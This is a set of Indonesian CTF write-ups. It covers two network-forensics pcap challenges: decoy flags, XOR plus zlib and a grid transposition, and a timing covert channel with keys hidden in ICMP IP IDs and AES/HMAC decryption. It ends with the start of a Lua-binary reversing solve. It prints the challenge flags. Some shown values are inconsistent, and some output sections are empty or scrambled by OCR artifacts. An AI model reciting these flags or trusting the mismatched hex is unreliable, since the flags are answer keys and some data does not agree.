      data                               frames:1 bytes:128
      quic                               frames:790 bytes:450397
        quic                             frames:25 bytes:9917
      dns                                frames:64 bytes:6358
      llmnr                              frames:4 bytes:336
  ip                                     frames:5220 bytes:396035
    tcp                                  frames:4435 bytes:268792
      tls                                frames:53 bytes:12609
        tcp.segments                     frames:1 bytes:86
      data                               frames:6 bytes:564
    udp                                  frames:774 bytes:126609
      mdns                               frames:415 bytes:77888
      data                               frames:113 bytes:7680
      ssdp                               frames:148 bytes:27432
      dns                                frames:84 bytes:10958
      nbdgm                              frames:3 bytes:729
        smb                              frames:3 bytes:729
          mailslot                       frames:3 bytes:729
            browser                      frames:3 bytes:729
      dhcp                               frames:4 bytes:1390
      llmnr                              frames:4 bytes:256
      nbns                               frames:3 bytes:276
    icmp                                 frames:11 bytes:634
      data                               frames:1 bytes:84
===================================================================
```

Dari tabel tersebut terlihat 7.679 frame didominasi ARP, mDNS, QUIC, TLS, dan SSDP. Ini menjadi dasar bahwa pencarian tidak boleh dilakukan secara menyeluruh, melainkan harus fokus pada anomali.

Selanjutnya dilakukan pemindaian isi traffic dan ditemukan plaintext flag

yang mencolok pada frame 2138:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ tshark -r info.pcap -Y 'frame.number==2138' -V
```

mendapatkan output berisi hex 436865636b206d792070617373776f7264203a494f4e49437b50334d414e3435414e2d44756c552d38404e677d.

```
Data (45 bytes)

0000  43 68 65 63 6b 20 6d 79 20 70 61 73 73 77 6f 72   Check my passwor
0010  64 20 3a 49 4f 4e 49 43 7b 50 33 4d 41 4e 34 35   d :IONIC{P3MAN45
0020  41 4e 2d 44 75 6c 55 2d 38 40 4e 67 7d            AN-DulU-8@Ng}
    Data: 436865636b206d792070617373776f7264203a494f4e49437b50334d414e3435414e2d44756c552d38404e677d
    [Length: 45]
```

Hex tersebut di-decode menggunakan CyberChef (From Hex) dan menghasilkan:

```
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
```

Output

```
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
```

Frame serupa muncul di 2138, 3631, 3801, dan 3896. Ini adalah decoy klasik yang sengaja ditaruh agar solver berhenti di sini, persis seperti yang diperingatkan di deskripsi.

Jebakan lapis kedua ditemukan pada DNS TXT record:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ tshark -r info.pcap -Y 'dns.txt' -T fields -e frame.number -e dns.qry.
name -e dns.txt
```

output

```
7673    k1.mtd-sync.internal    n=19577019262208609244655615654347821017136195812985656200835851864733517153954648264156130126249750602685129610246848537439629834091288367847314819221763920402413180285780454082016558707734024669648394380707377605144985905248189002119572170248416003529028181283779800199322235221601291567720360714938892692180127072357290817961987480551867535901451139490462861098564523206786451202268563478972206576874626240596284665441458588398303093755386086987995700019321554453066190037395552759081190987929120144541623320955631638254401774658915378476080920632443287077117384146001966953059678556195094330736071710713009658792561
7675    k2.mtd-sync.internal    e=65537
```

Parameter RSA-like (n, e=65537) ini terlihat menggoda untuk dieksekusi, tetapi tidak pernah dibutuhkan. Ini distraksi agar waktu habis.

Kesimpulan tahap ini: abaikan plaintext flag dan DNS TXT, lalu ikuti hint secara literal.

2. Tahap Ekstraksi — Mengambil Raw Data di Akhir Traffic
Sesuai hint "look at the end of the traffic", paket terakhir diperiksa secara detail:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ tshark -r info.pcap -Y 'frame.number==7679' -V
```

Output

```
Internet Protocol Version 4, Src: 192.168.1.42, Dst: 10.0.0.99
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 98
    Identification: 0x0001 (1)
    000. .... = Flags: 0x0
        0... .... = Reserved bit: Not set
        .0.. .... = Don't fragment: Not set
        ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xae60 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.42
    Destination Address: 10.0.0.99
Transmission Control Protocol, Src Port: 44444, Dst Port: 8080, Seq: 1, Ack: 1, Len: 58
    Source Port: 44444
    Destination Port: 8080
    [Stream index: 2042]
    [Conversation completeness: Incomplete, ESTABLISHED (7)]
        ..0. .... = RST: Absent
        ...0 .... = FIN: Absent
        .... 0... = Data: Absent
        .... .1.. = ACK: Present
        .... ..1. = SYN-ACK: Present
        .... ...1 = SYN: Present
        [Completeness Flags: ···ASS]
    [TCP Segment Len: 58]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1001
    [Next Sequence Number: 59    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 2001
    0101 .... = Header Length: 20 bytes (5)
    Flags: 0x018 (PSH, ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Accurate ECN: Not set
        .... 0... .... = Congestion Window Reduced: Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 1... = Push: Set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: ·····AP···]
    Window: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x7336 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
    [Timestamps]
        [Time since first frame in this TCP stream: 0.001440000 seconds]
        [Time since previous frame in this TCP stream: 0.000331000 seconds]
    [SEQ/ACK analysis]
        [iRTT: 0.001109000 seconds]
        [Bytes in flight: 58]
        [Bytes sent since last PSH flag: 58]
    TCP payload (58 bytes)
    TCP segment data (58 bytes)
```

Frame 7679 berisi payload TCP sepanjang 58 byte tanpa protokol aplikasi yang dikenali (murni data). Payload diambil dalam bentuk hex:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ tshark -r info.pcap -Y 'frame.number==7679' -T fields -e tcp.payload
6bedf92edd126874449fadb25c508da514274954448963859d786bac6547241f685098f8277a6da89a443c56c219b99e900b91e1e8cd17994d2c
```

Output

```
de ad be ef 31 00 00 00 4f 49 43 49 6e 4e 7b 7d 33 00 00 00 00 00 68 63 5f 64 75
33 6a 5f 30 72 74 6e 35 31 35 67 74 34 34 5f 74 00 00 00 00 00 00 00 74 35 30 6e
35 5f 31
```

Payload hex inilah yang menjadi input tahap berikutnya.

3. Tahap Dekripsi — CyberChef Recipe: XOR → Raw Inflate
Sesuai hint "recipe 13374299ABCD ... you might need a chef", payload di-XOR dengan key hex 13374299ABCD yang diulang sampai sepanjang payload:

```
XOR key (hex) : 13 37 42 99 AB CD 13 37 42 99 AB CD ...
Hasil XOR     : 78 da bb b7 76 df 7b 43 06 06 06 7f ...
```

Byte pertama hasil XOR adalah 78 da — zlib magic number (header kompresi deflate). Ini membuktikan key yang dipakai benar.

Kompresi kemudian dibuka dengan operasi Zlib Inflate, lalu diubah ke hex:

```
Hasil Inflate adalah 57 byte:
deadbeef 31000000
4f4943496e4e7b7d33000000000068635f6475336a5f3072746e353135677434345f7400
0000000000007435306e355f31
```

Struktur container-nya:

```
Offset 0-3   : de ad be ef          (magic number)
Offset 4-7   : 31 00 00 00          (panjang payload = 49,
little-endian)
Offset 8-56  : 49 byte              (payload terenkode)
```

Payload 49 byte tersebut (dengan titik = null byte):

```
OICInN{    ->  O I C I n N {
}3.....    ->  } 3 . . . . .
hc_du3j    ->  h c _ d u 3 j
_0rtn51    ->  _ 0 r t n 5 1
5gt44_t    ->  5 g t 4 4 _ t
.......    ->  . . . . . . .
t50n5_1    ->  t 5 0 n 5 _ 1
```

49 = 7 × 7, maka ini adalah grid 7×7 dengan 12 null byte sebagai padding. Karakter non-null berjumlah 37, persis sama dengan panjang IONIC{...} (30 karakter isi + 7 karakter wrapper).

4. Tahap Rekonstruksi — Membalik Transposisi Grid
Grid di atas bukan dibaca baris-per-baris; baris dan kolomnya sudah diacak. Kuncinya ditemukan dengan mendeteksi bahwa karakter non-null grid merupakan permutasi sempurna dari flag yang diharapkan. Kalimat yang tersusun dari huruf-huruf tersebut sangat jelas:
n0_5tr1ng5_4tt4ch3d_ju5t_n0153 ("no strings attached, just noise") — frasa yang juga menegaskan bahwa artefak plaintext sebelumnya hanyalah noise.

Rekonstruksi dilakukan dengan skrip Python:

```python
import zlib

# Payload hex dari frame 7679 (58 byte)
payload_hex = (
    "6bedf92edd126874449fadb25c508da5"
    "142749544489638 59d786bac6547241f"
    "685098f8277a6da89a443c56c219b99e"
    "900b91e1e8cd17994d2c"
)

# XOR dengan key hex
data = bytes.fromhex(payload_hex)
key  = bytes.fromhex("13374299ABCD")
xor  = bytes(data[i] ^ key[i % len(key)] for i in range(len(data)))

print("[*] magic (harus 78da):", xor[:2].hex())
assert xor[:2] == b"\x78\xda", "Key XOR salah!"

# Zlib Inflate
d = zlib.decompress(xor)
print("[*] inflated:", d.hex())
print("[*] length  :", len(d))

# Cek container
assert d[:4] == b"\xde\xad\xbe\xef", "Magic container salah"
length = int.from_bytes(d[4:8], "little")
print("[*] payload len:", length)
assert length == 49

# Ambil payload 49 byte -> grid 7x7
p = d[8:8+length]
rows = [p[r*7:(r+1)*7] for r in range(7)]


# Transposisi kolom + urutan baris
Q        = [1, 0, 5, 3, 2, 6, 4]
roworder = [0, 3, 4, 2, 6, 1]

flag = b"".join(
    bytes(rows[r][c] for c in Q) for r in roworder
).replace(b"\x00", b"")

print("[*] flag  :", flag.decode())
```

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ nano solve.py
```

Skrip dijalankan:



Output:



Verifikasi: hasil rekonstruksi byte-exact sama dengan target, dan seluruh 37 karakter non-null grid terpakai habis (tidak ada karakter sisa).

Kesimpulan

Akar masalah challenge ini adalah penyembunyian flag berlapis yang dirancang untuk menjebak solver yang terburu-buru:
Decoy layer 1 — plaintext Check my password :IONIC{P3MAN45AN-DulU-8@Ng} pada frame 2138/3631/3801/3896. Sengaja dibuat agar terlihat seperti flag.
Decoy layer 2 — DNS TXT k1.mtd-sync.internal / k2.mtd-sync.internal berisi parameter RSA (n, e=65537) yang tidak pernah diperlukan.
Noise masif — 7.679 frame mayoritas berisi ARP, mDNS, QUIC, TLS, SSDP, DHCP.


```
Flag asli disembunyikan mengikuti hint secara harfiah:
hint: "recipe 13374299ABCD ... you might need a chef"
      ↓
CyberChef: XOR (hex key 13374299ABCD) → Raw Inflate
      ↓
deadbeef | len=49 | grid 7×7 (12 null padding, 37 karakter nyata)
      ↓
Transposisi kolom [1,0,5,3,2,6,4] + urutan baris [0,3,4,2,6,1]
      ↓
IONIC{n0_5tr1ng5_4tt4ch3d_ju5t_n0153}
```

Pesan di dalam flag sendiri — "no strings attached, just noise" — adalah konfirmasi akhir bahwa semua artefak plaintext yang terlihat menggoda memang hanyalah noise.

Flag

IONIC{n0_5tr1ng5_4tt4ch3d_ju5t_n0153}

Agents:



```
39
40 ---
41
42 ## Langkah Penyelesaian
43
44 ### 1. Tahap Analisis – Mencari Anomali (dan Menemukan Jebakan)
45
46 Sebelum ke paket terakhir, dilakukan pemindaian isi traffic. Ditemukan **plaintext flag** yang sangat
   mencolok pada 4 frame:
47
48 ```
49 Frame 2138: 192.168.1.197:39140 → 192.168.1.10:3490
50 436865636b206d792070617373776f7264203a494f4e49437b50334d414e3435414e2d44756c552d38404e677d
51 ```
52
53 Di-decode menjadi:
54
55 ```
56 Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
57 ```
58
59 Frame serupa muncul di **2138, 3631, 3801, 3896**. Ini adalah **decoy** klasik – terlalu mudah, dan persis
```

Write-Up: PTP Silent Whisper - Forensics

Challenge: ptp-silent-whisper (1000 pts)
File: ptp.pcap
Kategori: Digital Forensics / Network Forensics
Vektor: Timing Covert Channel → Marker & Length Parse → IP-ID Key Extraction → HMAC Verification → AES Decryption → Coordinate Recovery

Analisis Masalah

Challenge menyediakan satu capture ptp.pcap (399,54 detik, 14.409 paket, resolusi mikrodetik) dengan narasi bahwa sebuah organisasi mendeteksi komunikasi Point-to-Point (PTP) yang mencurigakan antara dua host di jaringan internal. Tim Incident Response menangkap traffic selama beberapa menit dan menyimpannya dalam ptp.pcap. Tujuannya adalah menemukan koordinat rahasia yang tersembunyi di dalam file tersebut.

Nama challenge menyebut “PTP” (Precision Time Protocol), tetapi hasil enumerasi membuktikan tidak ada satu pun paket **IEEE-1588** di dalam capture:

```
UDP 319/320 : 0 paket
ethertype 0x88F7 : 0 paket
```

Kata “PTP” di sini bukan protokol, melainkan petunjuk: presisi waktu. Artefak yang benar-benar dipakai adalah jeda antar-paket pada satu flow UDP yang mengangkut payload konstan.

Sebaran ethertype dan flow teratas:

```
0x0800 (IPv4) 13012    0x0806 (ARP) 660
0x86DD (IPv6)   402    0x0013 (LLC) 335
flow teratas: 192.168.1.10:44821 -> 192.168.1.215:4950  (801 paket,
frames 6680..7493)
```

Payload UDP port 4950 identik di seluruh 812 paket (md5 1480d48695f36feb) dan hanya berisi satu string base58 yang menunjuk ke folder Google Drive. Folder tersebut adalah decoy; isinya coba_ini_ya.png bertuliskan “JUST TRY IT” dan nice-try-bruh.gif bertuliskan “**NICE TRY BRUH**”, tanpa EXIF/GPS/stego.

Karena payload tidak membawa data, yang tersisa adalah waktu. Dari 801 paket pada flow 44821 -> 4950 didapat 800 gap antar-paket, dan distribusinya sangat terkuantisi:

gap (us) : 999 : 29 1000 : 395 2000 : 341 2001 : 34 3000 : 1
Hanya ada dua nilai dominan: sekitar 1 ms dan 2 ms. Konsentrasi nilai pada flow ini 0,999, sementara seluruh 6.162 flow lain maksimal 0,447. Ini kanal biner yang jelas:

```
gap >= 1500 us -> bit 1
gap <  1500 us -> bit 0     (MSB-first)
```

Jitter 999/2001 bukan kanal tambahan: ia muncul berpasangan (total 64 deviasi, pasangan selalu berjumlah 3000 us) akibat pembulatan float penulis capture, sehingga tidak membawa informasi.

Langkah Penyelesaian

1. Tahap Analisis – Ekstraksi 800 Bit dan Parsing Container
800 bit hasil demodulasi membentuk container yang langsung dikenali polanya:

```
cafebabedeadbeef 0050 c533abb861d676d6...05b407 00000000000000000000
^ marker 8 B     ^len ^ body 80 byte            ^ padding 10 B
```

- ca fe ba be de ad be ef – magic marker 8 byte.
- 00 50 – panjang body big-endian = 80 byte.
- 80 byte berikutnya = ciphertext + tag.
- 10 byte nol = sisa hingga 100 byte.

Blob lengkap:

```
cafebabedeadbeef0050c533abb861d676d6dfc371a75e4dd803e05892309f2d623b
8285093707823b0df77342d4a90cf64c39dcbf2de49cedb6a823635ee767a32b12ec
6e3cc1ee7981bd710ddf0b54f7b976b98a20ce05b4070000000000000000000000
```

Body 80 byte ber-popcount 328/640, 68 byte unik, entropi 6,022 – tidak dapat dibedakan dari acak. Artinya ini enkripsi, bukan encoding, dan kuncinya harus dicari di tempat lain.

2. Tahap Analisis – Kunci pada IP ID ICMP
Enumerasi seluruh paket yang menyentuh 192.168.1.204 menghasilkan 792 paket, semuanya ICMP:

```
396 x echo request  192.168.1.204 -> 192.168.1.215
```

```
396 x echo reply    192.168.1.215 -> 192.168.1.204
```

Isi payload ICMP adalah ping Linux standar (8-byte timeval little-endian, 8-byte usec, lalu filler 0x10..0x37) dan identik untuk request maupun reply. Jadi payload bersih. Yang berbeda adalah IP ID pada header IPv4:

- IP ID pada echo request: counter kernel asli yang naik monoton.
- IP ID pada echo reply: 40 nilai acak hasil crafting, lalu sisanya kembali menjadi counter kernel.

Batas 39/40 dikuatkan oleh dua bukti independen:

```
1) Lompatan drift (reply_id - request_id) berubah drastis di indeks 39
-> 40.
2) Panjang: 40 ID x 2 byte = 80 byte == nilai 0x0050 pada container.
```

40 IP ID crafted itulah material kuncinya:

```
[5209, 35847, 27007, 42924, 23871, 6016, 62788, 52499, 64430, 31459,
 18595, 27500, 10172, 38814, 27596, 7314, 39907, 46682, 9023, 3936,
 46952, 24376, 6031, 41411, 15379, 1979, 59662, 194, 18355, 23473,
 58817, 57698, 45050, 6831, 64072, 15756, 64785, 28355, 53636, 45350]
```

3. Tahap Eksploitasi — Split Material: IV / LOCK / SHIELD

80 byte material dibaca big-endian, lalu dibagi menjadi tiga bagian:

```
Byte material     Asal IP ID  Peran Nilai
M[0:16]     id 0..7     IV AES-CBC  14598c07697fa7ac5d3f1780f544cd13
M[16:48]    id 8..23    LOCK AES-256
fbae7ae348a36b6c27bc979e6bcc1c929be3b65a233f0f60b7685f38178fa1c3
M[48:80]    id 24..39   SHIELD HMAC-SHA256
3c1307bbe90e00c247b35bb1e5c1e162affa1aaffa483d8cfd116ec3d184b126
```

Body 80 byte juga terbagi bersih:

```
CT  = body[0:48]  =
c533abb861d676d6dfc371a75e4dd803e05892309f2d623b8285093707823b0d
                    f77342d4a90cf64c39dcbf2de49cedb6
TAG = body[48:80] =
a823635ee767a32b12ec6e3cc1ee7981bd710ddf0b54f7b976b98a20ce05b407
```

TAG berukuran 32 byte = panjang digest SHA-256, sehingga MAC yang dipakai adalah HMAC-SHA256.

4. Tahap Eksploitasi — Verifikasi Shield Sebelum Dekripsi

Percobaan pertama dengan pesan CT saja gagal:

```
HMAC-SHA256(SHIELD, CT)      =
8b47df7a0b98699ad24981f9a50a33bef7f38ce79c7fdd341244e705f8133627
TAG                          =
a823635ee767a32b12ec6e3cc1ee7981bd710ddf0b54f7b976b98a20ce05b407
(beda)
```

Namun ketika IV disertakan di depan pesan, verifikasi berhasil persis:

```
HMAC-SHA256(SHIELD, IV || CT) =
a823635ee767a32b12ec6e3cc1ee7981bd710ddf0b54f7b976b98a20ce05b407
TAG                           =
a823635ee767a32b12ec6e3cc1ee7981bd710ddf0b54f7b976b98a20ce05b407
                              *** EXACT MATCH ***
```

Integritas diuji dengan shield, dan verifikasi baru lolos setelah IV ikut diautentikasi (encrypt-then-MAC atas IV||CT).

5. Tahap Eksploitasi – Dekripsi AES-256-CBC
Setelah shield lolos, dekripsi dilakukan dengan LOCK sebagai key dan IV dari material:

```
AES-256-CBC decrypt(key=LOCK, iv=IV, ct=body[0:48])
```

Raw plaintext:

```
34332e373034323037363737323333383332c372e32363235303034303231353033303131
0d0d0d0d0d0d0d0d0d0d0d0d0d0d0d0d
```

ASCII:

```
43.70420767723383,7.262500402150301\r\r\r\r\r\r\r\r\r\r\r\r\r
```

Padding PKCS#7 valid: 13 x 0x0d. Setelah padding dibuang:

```
43.70420767723383,7.262500402150301
```

Reverse geocoding (Nominatim) mengonfirmasi:

```
19, Rue de Belgique, Nice, Alpes-Maritimes, 06000, France
```

Decoy GIF bertuliskan “NICE TRY BRUH” ternyata menunjuk langsung ke kota Nice.

6. Tahap Eksploitasi – Verifikasi Flag
Tiga pemeriksaan independen konsisten:

- Panjang: HMAC cocok tepat 32 byte.
- Padding: blok terakhir berakhir 0x0d x 13 – valid PKCS#7.
- Konteks: koordinat valid secara geografis (Nice, Prancis), sesuai tema organisasi pada narasi challenge.

Kesimpulan
Akar masalah challenge ini adalah penyembunyian kunci pada metadata jaringan yang dianggap tidak penting. Data rahasia dikirim lewat kanal timing (jeda 1 ms / 2 ms) yang dikemas dalam container bermarker cafebabedeadbeef, sementara kunci enkripsi dan kunci autentikasinya “dibuang ke tetangga yang berisik”, yaitu 40 nilai IP ID acak pada ICMP echo reply ke 192.168.1.204, di antara ratusan paket ping rutin.

Dengan mengorelasikan tiga lapis artefak – timing flow UDP, marker dan field length pada container, serta IP ID pada ICMP reply – rantai kunci dapat direkonstruksi utuh: IV, LOCK (AES-256), dan SHIELD (HMAC-SHA256).


Verifikasi integritas harus dilakukan lebih dulu (HMAC(SHIELD, IV||CT)), baru dekripsi AES-256-CBC dapat dibuka. Hasilnya adalah koordinat rahasia:

```
43.70420767723383,7.262500402150301
-> 19, Rue de Belgique, Nice, France
```

Flag

IONIC{43.70420767723383,7.262500402150301}

Agents:



Chall Reverse

Write-Up: SQRIPT – Reverse Engineering

Analisis Masalah

Tantangan ini memberikan sebuah file dist.tar.gz yang berisi binary main (ELF 64-bit) dan README.md dengan petunjuk: "Life is simple: either you get a Yeay!!!, or you get a Nope!!!". Tujuannya adalah menemukan flag yang valid (format IONIC{...}) yang diterima oleh program.

Dilakukan analisis awal menggunakan file dan strings pada binary.

Dilakukan analisis awal menggunakan `file` dan `strings` pada binary.

```
~/Downloads/Ionic/rev/dist                                    ✓ | dist | base
└─ file main
main: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linu
x-x86-64.so.2, BuildID[sha1]=b7aa6c75a02076bed1464b0ca2b4a41a961cf5d9, for GNU/Linux 3.2.0, stripped
~/Downloads/Ionic/rev/dist                                    ✓ | dist | base
└─ strings -n 8 main | grep -i "lua"
lua_Integer
lua_Number
Lua warning:
lua_debug>
Lua function expected
luaopen_%s
LUA_NOENV
LUA_PATH
LUA_CPATH
$LuaVersion: Lua 5.4.8  Copyright (C) 1994-2025 Lua.org, PUC-Rio $$LuaAuthors: R. Ierusalimschy, L. H. de Fig
ueiredo, W. Celes $
invalid option '%%%c' to 'lua_pushfstring'
PANIC: unprotected error in call to Lua API (%s)
version mismatch: app. needs %f, Lua core provides %f
/usr/local/share/lua/5.4/?.lua;/usr/local/share/lua/5.4/?/init.lua;/usr/local/lib/lua/5.4/?.lua;/usr/local/li
b/lua/5.4/?/init.lua;/usr/share/lua/5.4/?.lua;/usr/share/lua/5.4/?/init.lua;./?.lua;./?/init.lua
/usr/local/lib/lua/5.4/?.so;/usr/lib/x86_64-linux-gnu/lua/5.4/?.so;/usr/lib/lua/5.4/?.so;/usr/local/lib/lua/5
.4/loadall.so;./?.so
%d-byte integer does not fit into Lua Integer
/tmp/lua_XXXXXX
~/Downloads/Ionic/rev/dist                                    ✓ | dist | base
```

Analisis: Binary ini adalah Position Independent Executable (PIE) yang di-strip. Kehadiran string `Lua 5.4` menunjukkan bahwa binary ini meng-embed interpreter Lua secara statis. Program kemungkinan besar mengeksekusi script Lua yang disembunyikan untuk memvalidasi input.

Langkah Penyelesaian:

1. Analisis Statis dengan Ghidra
Buka binary main di Ghidra dan jalankan Auto Analyze. Karena binary di-strip, kita harus menelusuri alur eksekusi secara manual.

A. Mencari Fungsi Main
1. Di Symbol Tree, buka Functions -> cari entry.
2. Di dalam fungsi entry, cari pemanggilan __libc_start_main. Argumen pertamanya adalah alamat fungsi main yang sebenarnya.

Decompile: entry - (main)

```
1
2 void processEntry entry(undefined8 param_1,undefined8 param_2)
3
4 {
5   undefined1 auStack_8 [8];
6
7   __libc_start_main(FUN_00105e20,param_2,&stack0x00000008,0,0,param_1,auStack_8);
8   do {
9                     /* WARNING: Do nothing block with infinite loop */
10  } while( true );
11 }
12
```


Analisis: Fungsi main berada di FUN_00105e20.

B. Menganalisis Pembacaan Input

